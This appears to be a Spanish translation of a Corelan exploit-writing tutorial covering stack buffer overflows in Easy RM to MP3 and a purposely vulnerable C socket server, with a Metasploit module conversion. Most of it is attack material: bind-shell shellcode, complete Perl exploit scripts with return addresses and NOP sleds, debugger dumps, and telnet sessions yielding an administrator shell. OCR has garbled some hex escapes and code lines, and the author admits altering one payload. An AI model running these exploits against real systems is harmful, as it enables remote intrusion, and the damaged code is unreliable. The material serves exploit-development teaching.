
Podrías crear otra Shellcode y reemplazar la de "Ejecutar Calc" con tu nueva Shellcode, pero este código no podría funcionar bien porque la Shellcode puede ser más grande, las ubicaciones de memoria pueden ser diferentes y las Shellcodes más grandes aumentan el riesgo de caracteres inválidos los cuales necesitan ser filtrados.

Supongamos que queremos el exploit ligado a un puerto para que un hacker pueda conectarse y conseguir una línea de comandos.

Esta Shellcode podría ser así:

```
# windows/shell_bind_tcp - 344 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# EXITFUNC=seh, LPORT=5555, RHOST=
"\x31\xc9\xbf\xd3\xc0\x5c\x46\xdb\xc0\xd9\x74\x24\xf4\x5d" .
"\xb1\x50\x83\xed\xfc\x31\x7d\x0d\x03\x7d\xde\x22\xa9\xba" .
"\x8a\x49\x1f\xab\xb3\x71\x5f\xd4\x23\x05\xcc\x0f\x87\x92" .
"\x48\x6c\x4c\xd8\x57\xf4\x53\xce\xd3\x4b\x4b\x9b\xbb\x73" .
"\x6a\x70\x0a\xff\x58\x0d\x8c\x11\x91\xd1\x16\x41\x55\x11" .
"\x5c\x9d\x94\x58\x90\xaa\xd4\xb6\x5f\x99\x8c\x6c\x88\xab" .
"\xc9\xe6\x97\x77\x10\x12\x41\xf3\x1e\xaf\x05\x5c\x02\x2e" .
"\xf1\x60\x16\xbb\x8c\x0b\x42\xa7\xef\x10\xbb\x0c\x8b\x1d" .
"\xf8\x82\xdf\x62\xf2\x69\xaf\x7e\xa7\xe5\x10\x77\xe9\x91" .
"\xe\xc9\x1b\x8e\x4f\x29\xf5\x28\x23\xb3\x91\x87\xf1\x53" .
"\x16\x9b\xc7\xfc\x8c\x4\xf8\x6b\xe7\xb6\x05\x50\xa7\xb7" .
"\x20\xf8\xce\xad\xab\x86\x3d\x25\x36\xdc\xd7\x34\xc9\x0e" .
"\x4f\xe0\x3c\x5a\x22\x45\xc0\x72\x6f\x39\x6d\x28\xdc\xfe" .
"\xc2\x8d\xb1\xff\x35\x77\x5d\x15\x05\x1e\xce\x9c\x88\x4a" .
"\x98\x3a\x50\x05\x9f\x14\x9a\x33\x75\x8b\x35\xe9\x76\x7b" .
"\xdd\xb5\x25\x52\xf7\xe1\xca\x7d\x54\x5b\xcb\x52\x33\x86" .
"\x7a\xd5\x8d\x1f\x83\x0f\x5d\xf4\x2f\xe5\xa1\x24\x5c\x6d" .
"\xb9\xbc\x4\x17\x12\xc0\xfe\xbd\x63\xee\x98\x57\xf8\x69" .
"\x0c\xcb\x6d\xff\x29\x61\x3e\xaa\x98\xba\x37\xbf\xb0\x06" .
"\xc1\x2\x75\x47\x22\x88\x8b\x05\xe8\x33\x31\xaa\x61\x46" .
"\xcf\x8e\x2e\xf2\x84\x87\x42\xfb\x69\x41\x5c\x76\xc9\x91" .
"\x74\x22\x86\x3f\x28\x84\x79\xaa\xcb\x77\x28\x7f\x9d\x88" .
"\x1a\x17\xb0\xae\x9f\x26\x99\xaf\x49\xdc\xe1\xaf\x42\xde" .
"\xce\xdb\xfb\xdc\x6c\x1f\x67\xe2\xaa\x5\xf2\x98\xcc\x22\x03" .
"\xec\xe9\xed\xb0\x0f\x27\xee\xe7";
```

Como puedes ver, esta Shellcode tiene 344 bytes de largo y para ejecutar la calculadora solo necesitamos 144. Si solo copias y pegas esta Shellcode, puedes ver que la aplicación vulnerable ya no crashea más.



Cracker

Esto mayormente indica tanto un problema con el tamaño del buffer de la Shellcode (pero puedes probar el tamaño del buffer, notarás que no es así) como también podrían ser caracteres inválidos en la Shellcode. Puedes excluir los caracteres inválidos cuando haces la Shellcode con Metasploit, pero tendrás que saber cuáles caracteres son permitidos y cuáles no. Los caracteres NULL están restringidos por defecto porque detendrán el exploit seguramente, ¿Cuáles son los otros caracteres? El archivo .m3u probablemente debería contener nombres de archivos. Así que, un buen comienzo sería filtrar todos los caracteres que no son permitidos en nombres de archivos y directorios. También podrías restringir los caracteres juntos usando otro decodificador. Hemos usado shikata_ga_nai, pero quizás alpha_upper funcionará mejor para nombres de archivos. Usando otro decodificador, probablemente aumentará el tamaño de la Shellcode, pero ya hemos visto o podemos simular que el tamaño no es problema. Tratemos de construir una Shell directa con conexión tcp usando el codificador alpha_upper conectaremos la Shell al puerto local 4444. La nueva Shellcode es de 703 bytes.

```
# windows/shell_bind_tcp - 703 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, LPORT=4444, RHOST=
"\x89\xe1\xdb\xd4\xd9\x71\xf4\x58\x50\x59\x49\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x42" .
"\x4a\x4a\x4b\x50\x4d\x4b\x58\x4c\x39\x4b\x4f\x4b\x4f\x4b" .
"\x4f\x43\x50\x4c\x4b\x42\x4c\x51\x34\x51\x34\x4c\x4b\x47" .
"\x35\x47\x4c\x4c\x4b\x43\x4c\x44\x45\x44\x38\x45\x51\x4a" .
"\x4f\x4c\x4b\x50\x4f\x42\x38\x4c\x4b\x51\x4f\x51\x30\x43" .
"\x31\x4a\x4b\x50\x49\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a" .
"\x4e\x46\x51\x49\x50\x4a\x39\x4e\x4c\x4d\x54\x49\x50\x44" .
```

```
"\x34\x45\x57\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a" .
"\x4b\x4a\x54\x47\x4b\x51\x44\x51\x34\x47\x58\x44\x35\x4a" .
"\x45\x4c\x4b\x51\x4f\x47\x54\x43\x31\x4a\x4b\x45\x36\x4c" .
"\x4b\x44\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a" .
"\x4b\x44\x43\x46\x4c\x4c\x4b\x4d\x59\x42\x4c\x46\x44\x45" .
"\x4c\x43\x51\x48\x43\x46\x51\x49\x4b\x45\x34\x4c\x4b\x50" .
"\x43\x50\x30\x4c\x4b\x51\x50\x44\x4c\x4c\x4b\x42\x50\x45" .
"\x4c\x4e\x4d\x4c\x4b\x51\x50\x45\x58\x51\x4e\x43\x58\x4c" .
"\x4e\x50\x4e\x44\x4e\x4a\x4c\x50\x50\x4b\x4f\x48\x56\x43" .
"\x56\x50\x53\x45\x36\x45\x38\x50\x33\x50\x32\x42\x48\x43" .
<...>
"\x50\x41\x41";
```

Cracker

Usemos esta Shellcode. Así quedará el nuevo exploit. P.D. He modificado la Shellcode manualmente y a propósito, así que si copias y pegas, el exploit no funcionará, pero ya deberías hacer un exploit funcional.

```
# Exploit para Easy RM to MP3 27.3.700 vulnerabilidad,
#descubierta por Crazy_Hacker
# Escrito por Peter Van Eeckhoutte
# http://www.corelan.be:8800
#Saludos a Saumil y SK 😊
# Probado en Windows XP SP3 (En)
#
#
my $file= "exploitrmtmp3.m3u";

my $junk= "A" x 26094;
my $eip = pack("V",0x01ccf23a); #jmp esp from MSRMCodec02.dll

my $shellcode = "\x90" x 25;

# windows/shell_bind_tcp - 703 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, LPORT=4444, RHOST=
$shellcode=$shellcode."\
\x89\xe1\xdb\xd4\xd9\x71\xf4\x58\x50\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x41" .
"\x42\x41\x41\x42\x54\x00\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x42" .
"\x4a\x4a\x4b\x50\x4d\x4b\x58\x4c\x39\x4b\x4f\x4b\x4f\x4b" .
"\x4f\x43\x50\x4c\x4b\x42\x4c\x51\x34\x51\x34\x4c\x4b\x47" .
"\x35\x47\x4c\x4c\x4b\x43\x4c\x44\x45\x44\x38\x45\x51\x4a" .
"\x4f\x4c\x4b\x50\x4f\x42\x38\x4c\x4b\x51\x4f\x51\x30\x43" .
"\x31\x4a\x4b\x50\x49\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a" .
"\x4e\x46\x51\x49\x50\x4a\x39\x4e\x4c\x4d\x54\x49\x50\x44" .
"\x34\x45\x57\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a" .
"\x4b\x4a\x54\x47\x4b\x51\x44\x51\x34\x47\x58\x44\x35\x4a" .
"\x45\x4c\x4b\x51\x4f\x47\x54\x43\x31\x4a\x4b\x45\x36\x4c" .
"\x4b\x44\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a" .
"\x4b\x44\x43\x46\x4c\x4c\x4b\x4d\x59\x42\x4c\x46\x44\x45" .

"\x4c\x43\x51\x48\x43\x46\x51\x49\x4b\x45\x34\x4c\x4b\x50" .
"\x43\x50\x30\x4c\x4b\x51\x50\x44\x4c\x4c\x4b\x42\x50\x45" .
"\x4c\x4e\x4d\x4c\x4b\x51\x50\x45\x58\x51\x4e\x43\x58\x4c" .
"\x4e\x50\x4e\x44\x4e\x4a\x4c\x50\x50\x4b\x4f\x48\x56\x43" .
"\x56\x50\x53\x45\x36\x45\x38\x58\x33\x50\x32\x42\x48\x43" .
"\x47\x43\x43\x47\x42\x51\x4f\x58\x54\x4b\x4f\x48\x50\x42" .
"\x48\x4b\x48\x4b\x4d\x4b\x4c\x47\x4b\x50\x50\x4b\x4f\x48" .
"\x56\x51\x4f\x4d\x59\x4d\x35\x45\x36\x4b\x31\x4a\x4d\x43" .
"\x38\x43\x32\x46\x35\x43\x5a\x44\x42\x4b\x4f\x4e\x30\x42" .
"\x48\x48\x59\x45\x59\x4c\x35\x4e\x4d\x50\x57\x4b\x4f\x48" .
"\x56\x46\x33\x46\x33\x46\x33\x50\x53\x50\x50\x43\x51" .
"\x43\x51\x53\x46\x33\x4b\x4f\x4e\x30\x43\x56\x45\x38\x42" .
"\x31\x51\x4c\x42\x46\x46\x33\x4c\x49\x4d\x31\x4a\x35\x42" .
"\x48\x4e\x44\x44\x5a\x44\x30\x49\x57\x50\x57\x4b\x4f\x48" .
"\x56\x43\x5a\x44\x50\x50\x51\x45\x4b\x4f\x4e\x30\x43" .
"\x58\x49\x34\x4e\x4d\x46\x4e\x4b\x59\x50\x57\x4b\x4f\x4e" .
"\x36\x50\x53\x46\x35\x4b\x4f\x4e\x30\x42\x48\x4d\x35\x50" .
"\x49\x4d\x56\x50\x49\x51\x47\x4b\x4f\x48\x56\x50\x50" .
"\x54\x58\x54\x46\x35\x4b\x4f\x48\x50\x4a\x33\x45\x38\x4a" .
"\x47\x44\x39\x48\x46\x43\x49\x58\x57\x4b\x4f\x48\x56\x50" .
"\x55\x4b\x4f\x48\x50\x42\x46\x42\x4a\x42\x44\x45\x36\x45" .
"\x38\x45\x33\x42\x4d\x4d\x59\x4b\x55\x42\x4a\x46\x30\x50" .
"\x59\x47\x59\x48\x4c\x4b\x39\x4a\x47\x43\x5a\x50\x44\x4b" .
"\x39\x4b\x52\x46\x51\x49\x50\x4c\x33\x4e\x4a\x4b\x4e\x47" .
"\x32\x46\x4d\x4b\x4e\x51\x52\x46\x4c\x4d\x43\x4c\x4d\x42" .
"\x5a\x50\x38\x4e\x4b\x4e\x4b\x4e\x4b\x43\x58\x42\x52\x4b" .
"\x4e\x4e\x53\x42\x36\x4b\x4f\x43\x45\x51\x54\x4b\x4f\x49" .
"\x46\x51\x4b\x46\x37\x46\x32\x50\x51\x50\x51\x46\x31\x42" .
"\x45\x51\x46\x31\x46\x31\x51\x45\x50\x51\x4b\x4f\x48" .
"\x50\x43\x58\x4e\x4d\x4e\x39\x45\x55\x48\x4e\x51\x43\x4b" .
"\x4f\x49\x46\x43\x5a\x4b\x4f\x4b\x4f\x47\x47\x4b\x4f\x48" .
"\x50\x4c\x4b\x46\x37\x4b\x4c\x4c\x43\x49\x54\x45\x34\x4b" .
"\x4f\x4e\x36\x50\x52\x4b\x4f\x48\x50\x43\x58\x4c\x30\x4c" .
"\x44\x4f\x44\x51\x4f\x46\x33\x4b\x4f\x48\x56\x4b\x4f\x48" .
"\x50\x41\x41";
```

Cracker

```
open(FILE,>$file);
print FILE $junk.$eip.$shellcode;
close(FILE);
print "Archivo m3u creado exitosamente\n";
```

Crea el archivo .m3u, ábrelo en la aplicación. Easy RM to MP3 parece que se cuelga.



Conexión Telnet a este host por el puerto 4444.

```
root@bt:/# telnet 192.168.0.197 4444
```

```
Trying 192.168.0.197...
```

```
Connected to 192.168.0.197.
```

```
Escape character is '^]'.
```

```
Microsoft Windows XP [Version 5.1.2600]
```

```
(C) Copyright 1985-2001 Microsoft Corp.
```

```
C:\Program Files\Easy RM to MP3 Converter>
```

```
¡Pataboom!
```

Ahora, anda y construye tus propios exploits. No olvides hacer tú mismo un arte ASCII bonito, conseguir un Nick y enviarle tus saludos.

Ahora vamos con otra cosa quiero mencionar que son las 3:52 de la madrugada así que usare las pocas neuronas que aun tengo con vida para lo siguiente ahora vamos a pasar nuestro exploit a metasploit

Estructura del Módulo de Exploits de Metasploit

Una estructura de este tipo consiste en los siguientes componentes:

- Cabeceras y algunas dependencias.
- Algunos comentarios acerca del módulo requieren ‘msf/core’.
- Definición de clases.
- includes
- Definiciones “defs”:
 - initialize
 - check (opcional)
 - exploit

Puedes poner comentarios en tu módulo de Metasploit usando el carácter #.

Eso es todo lo que necesitamos por ahora. Veamos algunos pasos para construir un módulo de exploits con Metasploit.

Cracker

Estudio del caso: para un servidor vulnerable sencillo

Usaremos el siguiente código del servidor vulnerable (C) para demostrar el proceso de construcción:

```
#include <iostream.h>
#include <winsock.h>
#include <windows.h>
//load windows socket
#pragma comment(lib, "wsock32.lib")
//Define Return Messages
#define SS_ERROR 1
#define SS_OK 0
void pr( char *str)
{
char buf[500]="";
strcpy(buf,str);
}
void sError(char *str)
{
MessageBox (NULL, str, "socket Error" ,MB_OK);
WSACleanup();
}
int main(int argc, char **argv)
{
WORD sockVersion;
WSADATA wsaData;
int rVal;
char Message[5000]++;
char buf[2000]++;
u_short LocalPort;
LocalPort = 200;
//wsock32 initialized for usage
sockVersion = MAKEWORD(1,1);
WSAStartup(sockVersion, &wsaData);
//create server socket
SOCKET serverSocket = socket(AF_INET, SOCK_STREAM, 0);
if(serverSocket == INVALID_SOCKET)
{
sError("Failed socket()");
return SS_ERROR;
}
SOCKADDR_IN sin;
sin.sin_family = PF_INET;
sin.sin_port = htons(LocalPort);
sin.sin_addr.s_addr = INADDR_ANY;
//bind the socket
```

Cracker

```
rVal = bind(serverSocket, (LPSOCKADDR)&sin, sizeof(sin));
if(rVal == SOCKET_ERROR)
{
    sError("Failed bind()");
    WSACleanup();
    return SS_ERROR;
}

//get socket to listen
rVal = listen(serverSocket, 10);
if(rVal == SOCKET_ERROR)
{
    sError("Failed listen()");
    WSACleanup();
    return SS_ERROR;
}

//wait for a client to connect
SOCKET clientSocket;
clientSocket = accept(serverSocket, NULL, NULL);
if(clientSocket == INVALID_SOCKET)
{
    sError("Failed accept()");
    WSACleanup();
    return SS_ERROR;
}

int bytesRecv = SOCKET_ERROR;
while( bytesRecv == SOCKET_ERROR )
{
    //receive the data that is being sent by the client max limit to
    //5000 bytes.
    bytesRecv = recv( clientSocket, Message, 5000, 0 );
    if ( bytesRecv == 0 || bytesRecv == WSAECONNRESET )
    {
        printf( "\nConnection Closed.\n" );
        break;
    }
}

//Pass the data received to the function pr
pr(Message);
//close client socket
closesocket(clientSocket);
//close server socket
closesocket(serverSocket);
WSACleanup();
return SS_OK;
}
```

Cracker

Compila el código y ejécutalo en un Windows 2003 server R2 con SP2.

(He usado Icc-win32 para compilar el código).

Cuando envias 1000 bytes al servidor, este da error (crashea).

El siguiente script de Perl demuestra el crash:

```
use strict;
use Socket;
my $junk = "\x41" x1000;
# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;
my $proto = getprotobynumber('tcp');
# get the port address
my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);
print "[+] Setting up socket\n";
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "socket: $!";
print "[+] Connecting to $host on port $port\n";
connect(SOCKET, $paddr) or die "connect: $!";
print "[+] Sending payload\n";
print SOCKET $junk."\n";
print "[+] Payload sent\n";
close SOCKET or die "close: $!";
```

El servidor vulnerable muere, y EIP es sobre escrito con A's.

```
0:001> g
(e00.de0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012e05c ebx=7ffd6000 ecx=00000000 edx=0012e446 esi=0040bdec
edi=0012ebe0
eip=41414141 esp=0012e258 ebp=41414141 iopl=0
nv up ei pl nz
ac po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
efl=00010212
41414141 ???
???
```

Usando un patrón de Metasploit, determinamos que el Offset para sobre escribir EIP está a 504 bytes. Construiremos un nuevo script de error para verificar el Offset y ver el contenido de los registros cuando ocurra el desbordamiento.

Cracker

```
use strict;
use Socket;
my
my
my
my
$totalbuffer=1000;
$junk = "\x41" x 504;
$eipoverwrite = "\x42" x 4;
$junk2 = "\x43" x ($totalbuffer-length($junk.$eipoverwrite));
# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;
my $proto = getprotobyname('tcp');
# get the port address
my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);
print "[+] Setting up socket\n";
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "socket: $!";
print "[+] Connecting to $host on port $port\n";
connect(SOCKET, $paddr) or die "connect: $!";
print "[+] Sending payload\n";
print SOCKET $junk.$eipoverwrite.$junk2."\n";
print "[+] Payload sent\n";
close SOCKET or die "close: $!";
```

Después de enviar 504 A's, 4 B's y muchas C's, podemos ver los siguientes contenidos del registro y del Stack:

```
0:001> g
(ed0.eb0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012e05c ebx=7ffde000 ecx=00000000 edx=0012e446 esi=0040bdec
edi=0012ebe0
eip=42424242 esp=0012e258 ebp=41414141 iopl=0 nv up ei pl nz
ac po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
efl=00010212
42424242 ?? ???
0:000> d esp
0012e258 43 43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43 43 CCCCCCCCCCCCCCCC
0012e268 43 43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43 43 CCCCCCCCCCCCCCCC
0012e278 43 43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43 43 CCCCCCCCCCCCCCCC
0012e288 43 43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43 43 CCCCCCCCCCCCCCCC
0012e298 43 43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43 43 CCCCCCCCCCCCCCCC
0012e2a8 43 43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43 43 CCCCCCCCCCCCCCCC
0012e2b8 43 43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43 43 CCCCCCCCCCCCCCCC
0012e2c8 43 43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43 43 CCCCCCCCCCCCCCCC
```

Cracker

Incrementa el tamaño de la basura para ver cuánto espacio disponible tienes para tu Shellcode. Esto es importante porque necesitarás especificar este parámetro en el módulo de Metasploit.

Cambia el valor de \$totalbuffer a 2000, el desbordamiento aún funciona como se esperaba y el contenido de ESP indica que hemos podido llenar la memoria con C's hasta ESP+5D3 (1491 bytes). Ese será nuestro espacio para la Shellcode más o menos.

Todo lo que necesitamos es sobre escribir EIP con JMP ESP (o CALL ESP o algo similar), y poner nuestra Shellcode en vez de las C's. Todo debería funcionar bien.

Usando Findjmp, hemos encontrado una dirección funcional para nuestro Windows 2003 R2 SP2 server:

```
findjmp.exe ws2_32.dll esp
Reg: esp
Scanning ws2_32.dll for code usable with the esp
register
0x71C02B67
push esp - ret
Finished Scanning ws2_32.dll for code usable with
the esp register
Found 1 usable addresses
```

Después de hacer algunas pruebas con la Shellcode, podemos usar las siguientes conclusiones para construir los exploits finales:

- Excluir 0xFF de la Shellcode.
- Poner NOP's antes de la Shellcode.

Nuestro exploit final (en Perl con una Shell al puerto 5555 vía TCP) quedaría así:

```
#-----\n";
print "-----\n";
print "-----\n";
Writing Buffer Overflows\n";
print "-----\n";
Peter Van Eeckhoutte\n";
print "-----\n";
http://www.corelan.be:8800\n";
print "-----\n";
print "-----\n";
Exploit for vulnserver.c\n";
print "-----\n";
use strict;
use Socket;
```

Cracker

```
my $junk = "\x90" x 504;
#jmp esp (from ws2_32.dll)
my $eipoverwrite = pack('V',0x71C02B67);
#add some NOP's
my $shellcode="\x90" x 50;
# windows/shell_bind_tcp - 702 bytes
# http://www.metaspoit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, LPORT=5555, RHOST=
$shellcode=$shellcode."\
\x89\xe0\xd9\xd0\xd9\x70\xf4\x59\x49\x49\x49\x49\x43" .
"\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" .
"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x41\x42" .
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30" .
"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x42\x4a" .
"\x4a\x4b\x50\x4d\x4d\x38\x4c\x39\x4b\x4f\x4b\x4f\x4b\x4f" .
"\x45\x30\x4c\x4b\x42\x4c\x51\x34\x51\x34\x4c\x4b\x47\x35" .
"\x47\x4c\x4c\x4b\x43\x4c\x43\x35\x44\x38\x45\x51\x4a\x4f" .
"\x4c\x4b\x50\x4f\x44\x58\x4c\x4b\x51\x4f\x47\x50\x43\x31" .
"\x4a\x4b\x47\x39\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a\x4e" .
"\x50\x31\x49\x50\x4a\x39\x4e\x4c\x4c\x44\x49\x50\x42\x54" .
"\x45\x57\x49\x51\x48\x4a\x44\x4d\x45\x51\x48\x42\x4a\x4b" .
"\x4c\x34\x47\x4b\x46\x34\x46\x44\x51\x38\x42\x55\x4a\x45" .
"\x4c\x4b\x51\x4f\x51\x34\x43\x31\x4a\x4b\x43\x56\x4c\x4b" .
"\x44\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x43\x31\x4a\x4b" .
"\x44\x43\x46\x4c\x4c\x4b\x39\x42\x4c\x51\x34\x45\x4c" .
"\x45\x31\x49\x53\x46\x51\x49\x4b\x43\x54\x4c\x4b\x51\x53" .
"\x50\x30\x4c\x4b\x47\x30\x44\x4c\x4c\x4b\x42\x50\x45\x4c" .
"\x4e\x4d\x4c\x4b\x51\x50\x44\x48\x51\x4e\x43\x58\x4c\x4e" .
"\x50\x4e\x44\x4e\x4a\x4c\x46\x30\x4b\x4f\x4e\x36\x45\x36" .
"\x51\x43\x42\x46\x43\x58\x46\x53\x47\x42\x45\x38\x43\x47" .
"\x44\x33\x46\x52\x51\x4f\x46\x34\x4b\x4f\x48\x50\x42\x48" .
"\x48\x4b\x4a\x4d\x4b\x4c\x47\x4b\x46\x30\x4b\x4f\x48\x56" .
"\x51\x4f\x4c\x49\x4d\x35\x43\x56\x4b\x31\x4a\x4d\x45\x58" .
"\x44\x42\x46\x35\x43\x5a\x43\x32\x4b\x4f\x4e\x30\x45\x38" .
"\x48\x59\x45\x59\x4a\x55\x4e\x4d\x51\x47\x4b\x4f\x48\x56" .
"\x51\x43\x50\x53\x50\x53\x46\x33\x46\x33\x51\x53\x50\x53" .
"\x47\x33\x46\x33\x4b\x4f\x4e\x30\x42\x46\x42\x48\x42\x35" .
"\x4e\x53\x45\x36\x50\x53\x4b\x39\x4b\x51\x4c\x55\x43\x58" .
"\x4e\x44\x45\x4a\x44\x30\x49\x57\x46\x37\x4b\x4f\x4e\x36" .
"\x42\x4a\x44\x50\x50\x51\x50\x55\x4b\x4f\x48\x50\x45\x38" .
"\x49\x34\x4e\x4d\x46\x4e\x4a\x49\x50\x57\x4b\x4f\x49\x46" .
"\x46\x33\x50\x55\x4b\x4f\x4e\x30\x42\x48\x4d\x35\x51\x59" .
"\x4c\x46\x51\x59\x51\x47\x4b\x4f\x49\x46\x46\x30\x50\x54" .
"\x46\x34\x50\x55\x4b\x4f\x48\x50\x4a\x33\x43\x58\x4b\x57" .
```

Cracker

```
"\x43\x49\x48\x46\x44\x39\x51\x47\x4b\x4f\x4e\x36\x46\x35" .
"\x4b\x4f\x48\x50\x43\x56\x43\x5a\x45\x34\x42\x46\x45\x38" .
"\x43\x53\x42\x4d\x4b\x39\x4a\x45\x42\x4a\x50\x50\x59" .
"\x47\x59\x48\x4c\x4b\x39\x4d\x37\x42\x4a\x47\x34\x4c\x49" .
"\x4b\x52\x46\x51\x49\x50\x4b\x43\x4e\x4a\x4b\x4e\x47\x32" .
"\x46\x4d\x4b\x4e\x50\x42\x46\x4c\x4d\x43\x4c\x4d\x42\x5a" .
"\x46\x58\x4e\x4b\x4e\x4b\x4e\x4b\x43\x58\x43\x42\x4b\x4e" .
"\x48\x33\x42\x36\x4b\x4f\x43\x45\x51\x54\x4b\x4f\x48\x56" .
"\x51\x4b\x46\x37\x50\x52\x50\x51\x50\x51\x50\x51\x43\x5a" .
"\x45\x51\x46\x31\x50\x51\x51\x45\x50\x51\x4b\x4f\x4e\x30" .
"\x43\x58\x4e\x4d\x49\x49\x44\x45\x48\x4e\x46\x33\x4b\x4f" .
"\x48\x56\x43\x5a\x4b\x4f\x4b\x4f\x50\x37\x4b\x4f\x4e\x30" .

"\x4c\x4b\x51\x47\x4b\x4c\x4b\x33\x49\x54\x42\x44\x4b\x4f" .
"\x48\x56\x51\x42\x4b\x4f\x48\x50\x43\x58\x4a\x50\x4c\x4a" .
"\x43\x34\x51\x4f\x50\x53\x4b\x4f\x4e\x36\x4b\x4f\x48\x50" .
"\x41\x41";
# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;
my $proto = getprotobynumber('tcp');
# get the port address
my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);
print "[+] Setting up socket\n";
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "socket: $!";
print "[+] Connecting to $host on port $port\n";
connect(SOCKET, $paddr) or die "connect: $!";
print "[+] Sending payload\n";
print SOCKET $junk.$eipoverwrite.$shellcode."\n";
print "[+] Payload sent\n";
print "[+] Attempting to telnet to $host on port 5555...\n";
system("telnet $host 5555");
close SOCKET or die "close: $!";
```

Salida del exploit:

```
root@backtrack4:/tmp# perl sploit.pl 192.168.24.3 200
```

Writing Buffer Overflows

Peter Van Eeckhoutte

<http://www.corelan.be:8800>

Exploit for vulnserver.c

Cracker

```
[+] Setting up socket
[+] Connecting to 192.168.24.3 on port 200
[+] Sending payload
[+] Payload sent
[+] Attempting to telnet to 192.168.24.3 on port 5555...
Trying 192.168.24.3...
Connected to 192.168.24.3.
Escape character is '^'.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.
C:\vulnserver\lcc>whoami
whoami
win2003-01\administrator
```

Los parámetros más importantes que se pueden tomar de este exploit son:

- El Offset al RET (sobre escritura de EIP) es 504.
- La dirección del salto de Windows 2003 R2 SP2 (Inglés) es 0x71C02B67.
- La Shellcode no debería tener 0x00 o 0xFF.
- La Shellcode debe ser de más o menos 1400 bytes.

Convirtiendo el Exploit a Metasploit

Primero, necesitas determinar de qué tipo será tu exploit porque eso determinará el lugar entre la estructura de la carpeta de Metasploit donde se guardará el exploit. Si tu exploit está trabajando un servidor FTP de Windows, necesitaría ser colocado en los exploits del servidor FTP de Windows.

Los módulos de Metasploit se guardan en la carpeta framework3xx. En /modules/exploits. En esa carpeta, los exploits son colapsados en los sistemas operativos primero y en luego en los servicios. Nuestro servidor corre en Windows. Entonces, lo pondremos bajo Windows. La carpeta de WINDOWS ya contiene un número de carpetas.

Crea una nueva carpeta llamada “misc”. Pondremos nuestro exploit en esa carpeta (o podríamos ponerla en Telnet) porque no pertenece a otros tipos. Crearemos nuestro módulo
%metasploit%/modules/windows/misc:

```
root@backtrack4:/# cd
/pentest/exploits/framework3/modules/exploits/wind
ows/misc
root@backtrack4:/pentest/exploits/framework3/modul
es/exploits/windows/misc# vi custom_vulnserver.rb
```

Cracker

```
# Custom metasploit exploit for vulnserver.c
# Written by Peter Van Eeckhoutte
#
#
require 'msf/core'
class Metasploit3 < Msf::Exploit::Remote
include Msf::Exploit::Remote::Tcp

def initialize(info = {})
super(update_info(info,
'Name',
'stack overflow',
'Description',
=> 'Custom vulnerable server
=> %q{
This module exploits a stack
overflow in a
'Author'
custom vulnerable server.
},
=> [ 'Peter Van Eeckhoutte
],
'Version',
=> '$Revision: 9999 $',
'DefaultOptions' =>
